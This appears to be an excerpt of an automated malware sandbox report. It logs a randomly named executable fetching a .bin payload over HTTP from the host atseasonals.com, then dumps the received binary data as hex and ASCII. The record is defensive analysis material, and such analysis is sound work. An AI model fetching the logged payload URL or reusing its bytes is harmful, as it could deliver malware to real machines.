2021-11-25 12:01:12 UTC	242	IN	Data Raw: 9f 4f 06 44 ed 3a 67 59 cc 84 6b 7b 2d c1 d9 f8 20 b1 c6 eb c2 28 b5 b6 fb a1 11 3e 80 aa 47 c1 50 98 fd bc ce de 3a 95 60 64 17 67 4e eb 32 49 be b4 0c d6 ba f8 9e 04 71 98 1b 82 3e 4a 26 25 b9 37 fd 1b 7c cf 67 ba 33 36 67 d4 00 9a 55 17 45 a0 fa bd 7e 1f f2 d7 03 23 43 a8 de 65 00 d3 08 03 ac 26 b0 2c 8c 9f 1e c0 da e5 37 2a 35 8f e7 cb 8b 47 8d 80 aa 84 3c 1a d1 1c 19 3b 59 32 00 ee a6 ee 0b 4e c7 d6 f8 60 ad b4 4e 79 42 75 54 88 f2 ab de 03 1b 96 83 4b 6a df 54 a9 aa 6e b0 e1 59 b2 15 34 66 e8 e4 10 64 a7 08 47 f3 f3 61 15 2e 78 ed a5 b0 da 42 62 c8 f5 ec fc 71 c6 15 d3 b6 70 90 fc de b0 d8 4c 15 cb a1 22 0d 1e 81 48 b6 16 0c 62 9e ee 76 33 fb 7a 62 30 2c a9 7a 45 06 87 0c 22 52 7a 0a 6c 7d d4 5c 7b 06 25 f8 e3 42 5f 87 a5 38 68 74 4a 91 e5 5e e3 9d Data Ascii: OD:gYk{- (>GP:`dgN2Iq>J&%7|g36gUE~#Ce&,7*5G<;Y2N`NyBuTKjTnY4fdGa.xBbqpL"Hbv3zb0,zE"Rzl}\ {%B_8htJ^
2021-11-25 12:01:12 UTC	250	IN	Data Raw: bf 18 09 42 e2 32 a7 0c 30 08 90 55 a3 2b b9 b8 84 1b 45 41 c0 82 0d f4 a3 b8 a8 a1 ae bf 2b 47 44 a8 2c 5b 84 87 82 7f c9 9b 6b 1f 6d 0d b8 2e 97 55 5e a3 b2 0e 82 ab fc 9e 64 d2 e3 db 86 9e 55 b0 a9 d1 f2 bb 97 b6 96 fa 25 c7 54 b7 c9 14 13 bd 1a af 9d 05 6a aa a7 80 ec cb a8 16 a0 38 10 e8 a8 69 ce d4 d1 a9 3f 51 0b 5a 61 f5 31 26 f6 f7 f7 5b 80 8e be bc fb 2f 27 9a 5b da 49 41 39 43 cd ac 92 7a 02 0f 2b d8 c9 56 b9 b8 cf 20 50 fb 06 c6 18 70 c4 62 b4 de 90 85 2b 5f e3 7d e5 8a 74 3e 54 ff 48 54 54 be b8 3b 55 e8 b3 16 07 4a 4b ff 86 83 6a 3d 2b c7 d1 3a ff 68 e3 f2 7c ee 76 ae 25 a6 a4 93 50 16 ff 63 44 28 38 44 cb 23 44 7e be 0e 8c a1 9e 33 02 54 7b ba 5d 74 3d 0e c7 eb 9c 51 cc db 9e 55 ea f2 fa 73 c5 2e 92 50 b4 6c 89 16 c5 98 1b 85 5a 11 b1 98 fc Data Ascii: B20U+EA+GD,[km.U^dU%Tj8i?QZa1&[/'[IA9Cz+V Ppb+_}t>THTT;UJKj=+:h|v%PcD(8D#D~3T{]t=QUs.PlZ

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:12 UTC	258	IN	Data Raw: 5d 34 b0 7b e5 91 6f 0b 13 20 17 da 67 57 a0 87 bf 95 4b 66 08 4b b8 f4 c4 76 99 4f 85 62 02 7e 7d c1 73 21 d0 bf 49 0d d8 7a 64 07 5f 4f ce 97 0a dc 94 26 24 cc a7 4c 6b 2f f2 7e d5 0d 1a 2d 1f 6b 5e d1 6c 73 4e 35 71 98 45 e0 30 a7 b3 8d e3 5d 52 d7 4c df 66 ca 50 e6 9e f9 db cb 67 4b 61 1b 57 48 5b 67 11 3f fc 47 11 41 a9 1b 47 a7 b8 c5 bd 5d 66 f8 13 45 90 28 7e 19 90 4b 33 56 49 07 39 04 76 b3 75 01 cd 93 5b ed 1d e3 5a db 2b d2 ec 35 77 76 79 03 df f5 d3 92 6d 4f 01 fe 86 4d 0b 07 3e 66 8d d9 0e c0 9b 7e cd be c2 80 5c 5e d5 b2 e2 15 84 2d 45 89 c4 ba e9 61 08 90 3f fe fe 22 7e ec 44 62 1b 5a 49 79 0a e9 f7 34 42 40 f0 a0 0a 7b 2a fd 43 2e b3 1f cf 90 f7 b9 c5 01 85 38 a2 62 bc 74 89 5f c5 3a 50 99 72 7b 4a 7a e7 4f 3e 3f 4f 01 07 17 8f 87 bb 3b 67 Data Ascii:]4{o gWKfKvOb~}s!Izd_O&$Lk/~-k^lsN5qE0]RLfPgKaWH[g?GAG]fE(~K3VI9vu[Z+5wvymOM>f~\^-Ea?"~D bZIy4B@{*C.8bt_:Pr{JzO>?O;g
2021-11-25 12:01:12 UTC	265	IN	Data Raw: 18 ba d6 5f 31 8a 16 79 cd 91 4e f2 19 c0 f5 c6 18 df fe 49 41 a4 f9 01 01 c3 25 55 8b 7b b0 39 2d 43 7e f3 c0 eb 7a 5c d6 bc fe 7c 4e d0 ba 11 1e a4 17 b2 32 49 ce c7 7a 4e 8d b9 60 b8 33 b8 6d 1a 1d 83 d0 d2 a9 67 fc d6 70 ec 9d f4 a6 bd 6e 42 bd d6 80 76 ef df da 0d c8 05 47 ad b3 dd 5f 07 09 ba 73 79 96 b3 61 05 11 76 d1 62 e7 5f 5d 42 68 6b 6c b0 7c 3b c2 95 30 81 73 b3 09 38 ae 72 9e b7 c4 97 c2 e7 ca 91 83 30 b2 cf da aa 1b fa 3a 81 b4 90 12 de 6a 7a 66 5f cd b1 6d 9d 5a a9 e4 12 33 71 2f d1 0b 58 c2 41 59 a7 9f ae 57 ba da c6 cc be ec e5 b7 ad 90 16 3f 23 18 f1 78 a1 e6 64 42 92 13 28 a0 11 10 8f b0 25 fd b6 ab df 1c b7 53 bf bf 30 99 84 a1 6d 4f f4 d6 6f 06 a3 69 83 2a ac 32 1f 4d b2 91 8a a4 51 6c 98 d7 6d 3d 14 3f df 56 31 39 ed d0 3c ce ab fb Data Ascii: _1yNIA%U{9-C~z\\|N2IzN`3mgpnBvG_syavb_]Bhkl|;0s8r0:jzf_mZ3q/XAYW?#xdB(%S0mOoi*2MQlm=?V19<
2021-11-25 12:01:12 UTC	273	IN	Data Raw: 6f 5d 45 95 9d 3b a9 46 1e a9 07 f0 80 ff 1a c7 4e 4d 60 f6 d3 24 ac 27 97 eb 78 e5 e4 a6 88 9b a3 fe 0a 74 0e 32 12 df 1c 3c 25 9c 0d 2f 91 02 62 3f c4 89 de 67 b4 4f 61 d8 7a 83 b1 61 55 39 e2 4b e9 6d 26 98 ce 55 e1 11 d3 32 0a 3d 68 6d c2 66 1b 83 d9 97 18 4e 47 56 c3 60 20 88 38 c2 f3 2e dc 30 4a 41 70 12 57 8b 03 ae 63 67 16 90 d4 ff a2 0a 98 d8 40 7d 17 e4 00 b6 c0 64 24 7c a8 16 dd 07 f1 21 cb 98 d6 27 39 3d a7 ec d0 07 2c eb ec 90 aa 8a 15 2e 68 5a 7f f1 9d 84 a6 31 df ee 0b 8b 7e be e3 e4 18 74 97 3f a2 a3 1d c8 16 63 da a7 49 8b 0a 4a 33 fa ff eb 53 3a 00 88 5f 82 e3 3f 29 fa c7 ef 47 6c 78 5b e4 49 ea 16 1c 84 e2 89 05 a2 3e 18 1a ef 81 a1 0f 5d 66 05 cd 9e e9 a7 39 c4 3a 1c be 6a b9 84 90 82 b3 2e 12 4f 3a 26 41 41 75 54 5d 38 69 c3 3e 92 18 Data Ascii: o]E;FNM`$'xt2<%/b?gOazaU9Km&U2=hmfNGV` 8.0JApWcg@}d$|!'9=,.hZ1~t?cIJ3S:_?)Glx[l>]f9:j.O: &AAuT]8i>
2021-11-25 12:01:12 UTC	281	IN	Data Raw: d7 10 b6 98 45 cc 3c 2d e9 70 9f 88 67 fe 72 93 45 00 1d c6 9b 03 23 12 a3 77 0d e2 5b ea 8b 15 f5 ba d5 3d 5c f6 4b d5 b4 61 9a 8b a9 6f 43 88 8a 8c 8b 8c 4b 9c 87 62 97 fc 66 9a e9 3a 8b 21 e2 b2 c7 2e 5d 99 66 5c 78 22 51 43 75 54 53 c8 c8 23 b0 18 90 8e c2 88 20 f9 e7 07 96 e0 6a df 0a d1 5c ee 31 e7 97 dd 65 b8 ea 5e 61 df 9c 7b 80 05 9b 3e b2 ca 61 57 2f 53 80 be 77 ea 10 dd b4 a0 a3 80 50 1a 24 9d 43 72 21 01 d4 a0 34 b0 c1 91 5d 15 60 7e 61 38 93 3d 97 2b db fc 55 54 d7 87 a4 0e b3 e3 73 cf 7b 28 b7 bd 77 aa b1 13 51 ac eb fd e0 fc 49 6f 15 ea 97 ba 9c b5 d5 66 5f 48 f4 93 02 76 00 bb 3f 08 2e 5c 21 56 17 23 56 e8 85 35 1c 3e 28 88 72 c7 3d d0 6d b3 23 00 73 36 17 c0 c9 fa c1 1f 5d 25 47 a2 a7 7e 30 58 b7 d5 2f 03 de 2c 4b 05 5d 85 a9 b9 63 36 fb Data Ascii: E<-pgrE#w[=\KaoCKbf:!.]f\x"QCuTS# j\1e^a{>aW/SwP$Cr!4]`~a8=+UTs{(wQIof_Hv?.\!V#V5>(r=m#s 6]%G~0X/,K]c6
2021-11-25 12:01:12 UTC	289	IN	Data Raw: 77 d8 7b 6b 2a 25 48 05 38 5e 9d dc f4 d5 3c 5d e0 6e e4 c8 68 e7 36 a5 16 5a 57 9b 93 9c 0c 60 78 8c 64 f7 4c 19 9e c8 33 5e 88 6e cf 74 36 3e 04 4f 09 ea ed c5 a0 59 b6 9e df dd 6e 38 70 0d 5c e9 b5 4b 39 d8 0d a4 54 49 21 d1 5c 77 d0 6c a6 50 75 c9 e3 e0 58 c7 6a 53 79 02 74 05 5a ae 8a d6 83 0c 58 7a 6f c3 4a 54 b1 aa 7c 6a 0f 22 66 7e da 93 a1 94 3f 56 58 62 52 0b 69 bb 7a 3d fe bf a3 32 07 83 f0 9d b1 c9 a2 64 07 f7 ea 9b 79 6d d3 30 72 a2 49 17 2d e3 35 af 55 f3 b4 aa e4 70 ed 05 8c f2 a5 de b7 08 77 56 fa 52 c8 9d d8 10 54 46 9e ec 20 66 3a a1 4b 55 3f 11 a6 fd ca f1 2c cc a6 18 1b b6 02 21 ec f3 55 2b 67 16 d5 86 01 3b 2b 8a 92 86 c5 87 df 33 ce 8f 80 ef cf dd 67 9a 1c b9 12 3e cb a2 d2 53 e6 59 a9 4a 31 bf 19 18 a0 d3 d9 df 5e d1 42 b2 1e f3 e0 Data Ascii: w{k*%H8^<]nh6ZW`xdL3^nt6>OYn8p\K9TI!\wlPuXjSytZXzoJT|"f~?VXbRiz=2dym0rI-5UpwVRTF f:KU?, !U+g;+3g>SYJ1^B
2021-11-25 12:01:12 UTC	297	IN	Data Raw: cb 25 e9 09 0a 08 6c 8d 8b 5b 75 bd f1 b1 f1 0d 75 87 30 c0 6a 79 ca 9a 11 96 39 85 12 83 5b ec cb c2 11 25 bf 7d 84 49 61 87 75 48 20 d3 77 54 80 6d 37 d6 21 5f f7 3a 47 51 af d0 51 81 fa 8a 4c 26 63 57 94 fd 3d f7 d7 e7 68 b1 73 f4 97 f4 f0 c4 79 dc 51 18 5c 96 56 23 ea 00 35 e3 40 c1 24 d2 f5 1f 01 93 c3 f7 73 79 10 02 14 f7 8c dc 89 2c 3a a8 84 ad 05 81 69 03 54 95 e9 ca 86 f7 b0 f1 15 f7 7d 81 31 5b 95 bd 4d a1 3e ad a4 0a e6 54 40 fb f9 20 09 aa a8 80 88 2a fa e5 0f 89 3a 3b 4a b9 ec cd bc e4 2e 6f 43 f4 1e ae 6d 18 75 46 3c a5 4f db 34 9c 46 8e ce 9b b1 93 43 fc eb f1 43 76 76 eb 4c a0 b4 c5 7d 49 44 3b f3 22 61 46 c5 ac ed ca af ad b4 eb d0 ab 13 80 af 21 78 a0 df c5 1c 87 fc 15 80 eb 65 84 73 26 72 96 b3 fe 20 21 79 fd 60 2f 60 a9 6c ec f9 cf 4a Data Ascii: %l[uu0jy9[%}IauH wTm7!_:GQQL&cW=hsyQ\V#5@$sy,:iT}1[M>T@ *:;J.oCmuF<O4FCCvvL}ID;"aF!xes&r !y`/`IJ
2021-11-25 12:01:12 UTC	304	IN	Data Raw: 14 27 0b 9e 3f 22 e9 e1 4b d7 fd cc 2a a7 20 d8 27 4a 9c 34 f2 fa 06 6b 51 fe e8 1e ef d9 65 5a 30 88 ae 98 ec 32 c0 2b 3b f3 6b 7d 5e 83 15 29 c8 e7 62 72 4f 8c 26 85 aa fa cf 66 09 05 02 d1 12 ae 29 d8 86 31 29 1e 97 c9 89 c3 d7 06 9f 65 8f 3e c1 85 6c 36 fd 3c 3a 7e 39 a8 d8 ce 56 6a 11 ec 96 bb 06 9e 1f bc d1 08 55 d1 21 b0 f2 d2 e2 af 1c ad d9 fa 80 cc be 13 3c 63 f4 d9 29 6d 36 61 01 2a 29 84 0d 19 8f 4a 65 9a 08 8d 93 60 57 20 9a 19 ec 50 27 97 5c da 73 d2 4a 49 73 64 fa ee 91 c5 c2 e5 69 16 f4 3e 59 92 80 2c 94 20 8f 45 08 cb 2d 15 35 8f f3 4b 37 e6 65 cb bc 8e 2c d3 63 82 f4 81 74 54 03 3b 09 9d 85 4e da 1e a3 23 5a 54 72 7d 03 30 a8 bb 60 2e 83 4e dc 16 7d ef fe 6e 6d 33 b1 f0 a1 64 a6 48 3b 4f 21 2b 9e 7f 39 4d c1 5a 3e 27 bd eb e3 29 c9 27 eb Data Ascii: '?"K* 'J4kQeZ02+;k}^)brO&f)1)e>l6<:~9VjU!<c)m6a*)Je`W P'\sJIsdi>Y, E-5K7e,ctT;N#ZTr}0`.N}nm3dH;O!+ 9MZ>')'
2021-11-25 12:01:12 UTC	312	IN	Data Raw: 7d ee 93 7c c8 a7 54 e9 e1 5f 44 d4 7b 12 05 02 53 9a 24 be 8f ee 28 6e 94 04 0b e3 80 fc 64 b6 94 90 4d c1 cb 50 70 5b 0c e3 da 4d 13 12 79 c9 d5 39 2c ba 06 19 fa 4f 70 ca 7f cc dd 3d 43 10 1c 4a 6b 80 dd b6 b9 3c e5 4f 38 8b 8b af 80 fd 32 8e 5c 66 e9 be 8e 5c da 58 ce 0c e9 a1 5d fe de 19 6d 15 ec 43 35 f6 8f b6 5d 29 e9 ab ed 8e 13 13 01 6c c1 b6 66 7e 9e d8 ea 93 9e 56 cb 42 90 99 98 79 ca cb d1 d6 aa 89 d0 d6 81 1c 74 cd 82 e0 6b 93 48 f2 0f 9c c2 fb ee f8 ca 1b 76 60 c2 ae ab 9b 5d 07 1d cd 6d 03 39 4b 02 c2 06 5e fa e6 d2 57 5d 95 38 2c aa 8d 0f 9b a8 dd 19 c5 52 b3 1f ad b5 02 25 ab 37 36 60 25 b8 cc cd 2c 39 71 e8 86 57 cc 8d 44 ea 3e 87 9f 5b 0a 60 8b 99 66 aa b4 52 b4 91 ca 69 c7 29 63 93 e4 9e 0c c0 ee 48 c3 41 2a 4b d5 ff 09 33 8b 8f 7e 30 Data Ascii: }|T_D{S$(ndMPp[My9,Op=CJk<O82\f\X]mC5])lf~VBytkHv`]m9K^W]8,R%76`%,9qWD>[`fRi)cHA*K3~0
2021-11-25 12:01:12 UTC	320	IN	Data Raw: 07 13 23 bb 38 c9 12 7e 8f ba c8 7b 28 f2 25 a6 e8 69 ac ac 9a dd 8f 1d a9 13 57 58 58 e8 63 34 d0 83 66 01 0d 00 6c 4b 59 dd 90 91 dd 19 42 76 7f e8 78 a2 04 fb 83 63 bd 05 c7 d2 0e e1 d9 00 60 8a 34 73 c8 78 3e 5b e7 3e a3 9d ed 5b 1a 06 f0 9f 51 fa 44 a4 95 ae 99 79 f2 2b 5c 9f c0 c4 5b 64 a1 76 e2 26 98 54 b0 67 60 f8 9b a2 b3 6a 1d d4 ac 87 32 f3 54 da 1b 70 52 c3 09 51 1c 05 4a 39 37 8c 1e d5 98 4a dd 10 04 06 0e ab c0 ec de 54 c1 e5 4b e3 9f a9 b5 33 0b 6d 03 3b ea 64 49 a1 8a c4 0d 1b d3 59 41 4a 0d 86 49 38 72 c8 ca cd 5f cf 0c 86 70 a9 fc f7 09 35 b1 a9 71 42 c4 37 f4 b8 4f 18 f7 22 b0 e9 62 6e b5 c8 df 7e 73 f2 93 ab 94 f2 9e 37 6b 95 f3 05 3d 96 36 a0 97 a6 db a5 95 e4 a7 7e 3a e0 e6 ed 80 3b 17 16 ed fc ab d1 bc 64 ff 41 fb eb 91 c1 8e 6f f4 Data Ascii: #8~{(%iWXXc4flKYBvxc`4sx>[>[QDy+\[dv&Tg`j2TpRQJ97JTK3m;dIYAJI8r_p5qB7O"bn~s7k=6~:;dAo

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49840	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:25 UTC	327	OUT	GET /GHrtt/bin_kbJoepxz175.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: atseasonals.com Cache-Control: no-cache
2021-11-25 12:01:25 UTC	328	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 12:01:25 GMT Server: Apache Last-Modified: Wed, 24 Nov 2021 12:20:38 GMT Accept-Ranges: bytes Content-Length: 167488 Connection: close Content-Type: application/octet-stream
2021-11-25 12:01:25 UTC	328	IN	Data Raw: 70 99 d0 d2 81 fc a4 8c 6e ba 05 d0 4f 67 65 7f 4e 1e 4a f3 03 49 ab 4d f8 3b 67 96 a3 b5 f7 07 46 d9 a0 8b 7f 32 0c 43 a2 5a 42 b2 12 de b0 f4 94 d3 dc 46 6c cf 8e 15 59 63 2a 6b 99 39 71 c3 a8 94 6c 4a 84 13 81 5d 6a 1e 54 51 46 ba f1 ed d4 08 c0 6b 8d b8 64 71 ec 91 c7 1a 01 6d 7f 49 a6 3a 51 3c d1 ca 0c 98 4f 06 47 24 6b ec 56 9c d7 39 29 7f 90 8 10 2b ff c6 eb 49 87 e7 e0 70 77 e6 54 c0 aa f3 4b 59 89 c0 66 fa 8f 90 47 e4 0a 64 47 b5 d4 b5 71 92 58 65 b7 82 12 15 37 dd 6f c2 ec 2e 2b df 1d cf 2c 5e 7a d8 f2 d7 16 ec 09 81 e5 9d 39 0d e2 1d d4 71 ba ff de 2e 9b 03 5e 74 c4 af 5c 6d 82 2a 3a fb 21 10 13 c5 ce 56 69 4f 4e 29 b7 4f 90 af e9 9a cd 2d 39 69 e5 2b 66 10 5b b4 5e 9d e0 b1 b1 c0 09 52 76 c0 87 33 99 a3 bb ca 51 43 75 54 5b 4e a0 ab 74 91 19 Data Ascii: pnOgeNJIM;gF2CZBFlYc*k9qlJ]jTQFkdqmI:Q<OG$kV9)+IpwTKYfGdGqXe7o.+,^z9q.^t\m*:!ViON)O-9i+f [^Rv3QCuT[Nt
2021-11-25 12:01:25 UTC	336	IN	Data Raw: 8e bc 4e ec 48 d6 a2 16 02 23 e6 e8 1f c6 a2 f1 87 bf bc dc f2 e5 1d 71 93 43 e5 f8 66 89 73 ea 07 49 9d 46 cf 62 29 04 b0 e9 ff 10 16 06 87 4d 38 5b 62 65 fc dc 00 f5 ba 79 ad 56 32 fd 03 8f fb 4b a3 5d d9 ce 81 4a 9e 3d 17 f4 d2 a1 c7 87 3d fd 91 4b 9a 13 dd 39 3b e3 c6 4f 06 1c 79 d3 83 26 00 53 1b 67 5c 44 5b d7 c5 62 93 8e 6f 5e 54 c7 c8 d9 a6 d5 ad 5a 6e da 10 69 c7 77 c2 68 d5 b1 0a 47 90 e0 8d 6a c4 32 66 27 47 62 84 7f 3d 22 1c 03 85 6c ab 59 45 eb 4f 70 ed 38 f2 31 d8 5d 7f f7 6a d4 8d e0 3d 2c 94 bd bd 34 7c 13 68 7f d2 e5 fe c7 04 85 50 1c bd f6 f8 38 d0 29 78 5b 26 a9 d3 c5 eb 01 5f 8a aa 88 23 3f 9d 0e a8 06 f9 96 8b 3e 21 23 9c 5b 82 da cd 2b 99 a0 fe 37 cb c6 17 31 d1 3e 34 39 7e 3f 48 2b bc 10 99 e2 7e 1d 53 6c e7 67 00 b8 4c cb 8f 35 3c Data Ascii: NH#qCfsIFb)M8[beyV2K]J==K9;Oy&Sg\D[bo^TZniwhGj2f'Gb="lYEOp81]j=,4|hP8)x[&_#?>!#[+71>49~? H+~SlgL5<
2021-11-25 12:01:25 UTC	343	IN	Data Raw: 17 ca c7 b5 b0 fd 86 d4 50 e2 18 b0 be fc 2c 30 5c 16 11 88 54 5e c2 28 df 35 9a e5 69 10 10 31 89 2f e6 ff 54 6f a8 c6 95 52 74 48 c3 55 81 2d a3 39 d4 90 8c de 8f ac 70 eb d0 5c 9a b4 cb c6 df e5 6e 92 bb e0 07 43 df 69 24 b6 a3 ff 52 4d 29 ca 8f 99 4e 68 fd 8d 02 21 f9 01 4f d0 f8 f4 b2 d7 01 9e 4f 32 70 2f 03 53 61 cf 97 3d 62 d8 cb 03 51 97 a7 1f fa e3 e0 00 ae 92 0e 09 13 96 7e 52 65 3e 2c 36 85 a9 5f 75 e6 c6 6b 89 c3 66 55 25 98 6d c9 f0 bf 96 47 05 9a 61 2d 1b 23 3c d2 96 92 82 cd d6 ba 3e e6 4b 58 a5 48 1a 87 7a 4e a4 a1 b0 2f c4 55 d6 16 76 a6 7e 33 3e 12 d9 fe 29 5c 1b e6 13 d5 ac a1 ad c2 77 9a 02 73 8b ad 40 f6 2c 55 64 27 90 b5 a5 e4 a9 df 87 eb b3 1f 0e 25 a1 6a 1c 00 e9 16 a1 dc 22 2a cc fc 49 cb 9d 4b 61 fc 33 db 5f 43 37 03 c7 17 86 ac Data Ascii: P,0\T^(5i1/ToRtHU-9p\nCi$RM)Nh!OO2p/Sa=bQ~Re>,6_ukfU%mGa-#<>KXHzN/Uv~3>)\ws@,Ud'%j"*IKa3 _C7
2021-11-25 12:01:25 UTC	351	IN	Data Raw: 5e 04 43 a7 80 c5 2e bc ac 30 1b fd 04 75 d2 7b c3 ff 8f b3 94 45 75 96 b0 c1 0e c5 b4 fe 2c b1 ea f1 19 bc 38 04 74 40 f6 58 cf 71 0f 1d 37 59 d4 56 20 d6 3b 0b 08 06 2b 25 af 1c e8 5d 25 2b a9 a9 84 c0 fc 5c 15 9e 07 91 73 db 7e b9 86 27 ec 6f ef 41 31 47 63 86 4f b4 d0 c0 7e 85 7f 34 15 92 9b a9 64 70 cc de 9f a5 6e db 3f e8 ec 35 9e a0 26 0f 59 b8 24 95 fd 58 9f 6f 6a e5 01 85 0a 0b 08 6a e0 61 43 7d 0a 70 5d d7 d5 19 95 5a d5 8c f0 37 72 50 a0 cc f8 47 f9 ef af e9 4c 94 65 65 81 fa 5c 37 a8 cb a6 7c dd a5 58 79 e1 91 0a 47 af 03 bc cf 03 e8 4d d6 93 39 65 e6 7b 6a fb 85 bc aa 46 76 d9 b3 d3 9e 04 54 9e 7f e3 4f 52 87 33 b9 08 2f a0 02 a8 b2 21 6e 07 d1 3a 84 8d 7a 08 c8 80 91 23 98 0b cb b7 03 07 3e 34 a9 c8 c4 db f6 7c 5d 81 f9 6a 58 32 78 f5 85 ae Data Ascii: ^C.0u{Eu,8t@Xq7YV ;+%]%+\s~'oA1GcO~4dpn?5&Y$XojjaC}p]Z7rPGLee\7|XyGM9e{jFvTOR3/!n:z#>4|]jX2x
2021-11-25 12:01:25 UTC	359	IN	Data Raw: 10 24 e9 36 49 4b 33 3f ba 8b 32 30 9e 48 46 3e 28 e7 ce c7 f9 03 d0 c0 2b f2 4b 41 2c 3a 96 8e 46 0d 63 2d d7 0b 4e d7 ba ef b6 ec 68 3b e0 4e de 91 bd dc 1b d2 04 7c c0 14 44 a9 bf 32 ea 46 fa 70 92 bb e4 c5 95 17 c9 a0 2b 0a 81 c4 0d 82 88 14 16 3b 92 db 30 c5 f8 f6 f5 b3 c6 8c ba b6 c4 91 6a 02 82 a5 9b 20 f9 72 f0 00 6f 46 3d 6c 9b f0 19 de 6a 19 23 92 bb 0b fb 12 49 d8 d1 4e 31 fa ca 64 ef 07 91 de 08 9e f0 1b c4 57 59 a7 89 e0 ea d6 40 3c d5 1e d7 ea 6e c0 f1 67 de c3 ef c4 80 61 ac 13 a5 fa 22 90 53 e0 43 11 ec c3 e9 c4 f0 78 10 cd eb 15 6c 89 de e4 fe da 0c 85 a1 7c e1 ec 18 42 b4 26 ea ea 93 ec 02 99 62 cb 42 0d b1 ce c6 06 10 35 4b 6b dc 91 88 92 c5 92 42 60 e4 07 80 b6 f6 b7 dc 88 2f 35 f3 c9 a7 ca 6e 25 6b 6f 92 8c 5a ac 9d 81 6f 70 42 41 83 Data Ascii: $6IK3?20HF>(+KA,:Fc-Nh;N|D2Fp+;0j roF=lj#IN1dWY@<nga"SCx|B&bB5KkB`/5n%koZopBA
2021-11-25 12:01:25 UTC	367	IN	Data Raw: 8c e2 92 21 9f f8 12 80 71 84 bb 0d 80 91 03 cc 26 88 73 33 ec 1a dd b9 91 14 4c 37 25 ba 25 7e ef 29 a1 28 6c c5 3d bb 07 44 cd e3 18 34 78 b9 e8 f0 f3 88 4f d4 cb 68 a4 fc 81 7b 7d 01 17 38 a3 f9 03 2f 47 85 af 26 e8 15 78 e9 d3 8a 28 94 95 0c e9 77 8b c1 d0 0f 3b 94 07 9b 6d 7a 2e ca fa ce 04 90 40 1e 60 b7 42 32 d7 88 60 d7 01 4c a0 5e cd 95 16 83 c1 e5 19 71 d4 ff ef b3 dc a3 40 aa 69 a1 87 79 10 75 a2 d9 c6 08 60 bc 69 b4 13 01 ef 9c b6 75 ea 17 ed 29 9a 03 a0 d6 eb b7 a5 0c 5a 64 5c a2 2b d3 cf 9f 5c 5e ac 0a d6 34 49 a4 4a a2 c7 83 ee 75 86 ae c1 67 cf 6f ca 3f 0e 9e b0 f9 e3 f9 e7 7f b7 97 3e 5b 8a a2 bb 41 14 53 f6 90 07 8e 60 df 0a f8 18 77 4c 6a 8f 8b 69 1f c7 08 6d cc 53 12 bf 2b b1 e2 4a c4 a6 d7 50 59 f2 5d 9c 2a 68 71 21 fd da 71 20 5c 63 Data Ascii: !q&s3L7%%~)(l=D4xOh{}8/G&x(w;mz.@`B2`L^q@iyu`iu)Zd\+\^4IJugo?>[AS`wLjimS+JPY]*hq!q \c
2021-11-25 12:01:25 UTC	375	IN	Data Raw: 77 74 a8 2a 4b e2 06 58 96 8d ca 8d 97 65 ff 91 4b 09 4b d8 7f 8a 8e 9a b1 7a 27 ad e7 be 0a c7 2a 84 66 f3 ed 22 14 a0 8a ab 86 86 a0 57 c7 6f 49 8f 15 82 df 06 4e ee 1b 5c 2f df ae ed cb 0c b3 38 49 dc d3 b9 ea 5e c8 37 11 ee 80 f9 3c 02 88 cf ac d7 f7 ec fc a8 71 ea 2c b6 70 94 26 40 07 5d ce 15 cb fa 24 65 43 be 34 b0 53 91 40 fd 60 7e 3a 3b 2a 60 f3 8c 2f 3f bd d9 42 87 58 a9 8f 58 3c c4 93 32 74 55 f4 6e a1 4c b1 6e 83 75 68 2a 4a 63 ea cb 02 48 d2 d8 d5 9a a0 b7 fc 06 03 1a 56 ba 3f 46 4b 5c dd a9 e8 2a 7d df fb 81 e2 7b b7 60 72 c7 5b 59 a1 35 ca e0 7f 37 65 86 21 06 3e e0 0d 95 41 ac 28 fe 43 2b 31 3d d3 fc 21 7d 45 2e f3 d0 cb b9 1f 31 33 22 df 1d 92 a1 fe 51 3d dd d7 2a 99 ee d0 7d 36 26 61 80 a9 c0 f3 18 39 8e 12 f9 c0 d1 a8 15 3d 5f 2f c9 82 Data Ascii: wt*KXeKKz'*f"WoIN\8l^7<q,p&@]$eC4S@`~:;*`/?BXX<2tUnLnuh*JcHV?FK*}{`r[Y57e!>A(C+1=!}E.1 3"Q=*}6&a9=_/
2021-11-25 12:01:25 UTC	382	IN	Data Raw: 93 f7 95 01 1c e9 c9 90 db 44 18 c7 57 d0 65 23 22 c6 e3 c8 e8 80 e5 ee 48 59 19 f8 44 3f 5a 75 8b ab f1 fd 5b 06 57 6a 17 2d b3 e0 72 42 bc f5 13 a7 75 1a 9a c1 ad fe 4f cd 14 9e 03 2b 88 7c 5c 2d de ce 87 bc 11 6a 59 ba 4d fb c2 82 cd 64 f5 a3 d0 35 13 1f 03 48 7d 4f 0b ae 21 9c 2e 3f af ea b2 ed b3 c9 a7 85 bf 28 3a d8 92 a5 97 f7 58 6e 54 5d 55 59 b9 c8 70 61 b3 c5 12 1d 94 99 4b 0e 46 70 95 fa 71 be 7a 19 bc 37 de 26 a5 ab 9b 17 51 14 dd 66 56 fe 0b e3 d4 a9 5b fb d2 71 2a 86 9d 04 9d 71 a0 dc f7 dd 00 fe b7 47 c8 ef 63 22 56 3c c7 bd c8 38 c9 13 86 fc 3d f0 20 87 af 9f 46 1e bd bf 5e a8 85 3e 73 78 06 b5 45 c5 62 eb 73 8f eb ec e4 1d 01 2e 4d 1c 89 c4 3d 54 c8 fe f1 95 7c 0b c4 4a 71 37 e0 19 d0 dd ba 8d e7 1d bd fb 49 18 0f 47 81 bc 97 af b3 93 75 Data Ascii: DWe#"HYD?Zu[Wj-rBuO+|-jYMd5H}O!.?(:XnT]UYpaKFpqz7&QfV[q*qGc"V<8= F^>sxEbs.M=T|Jq7IGu

Timestamp	kBytes transferred	Direction	Data
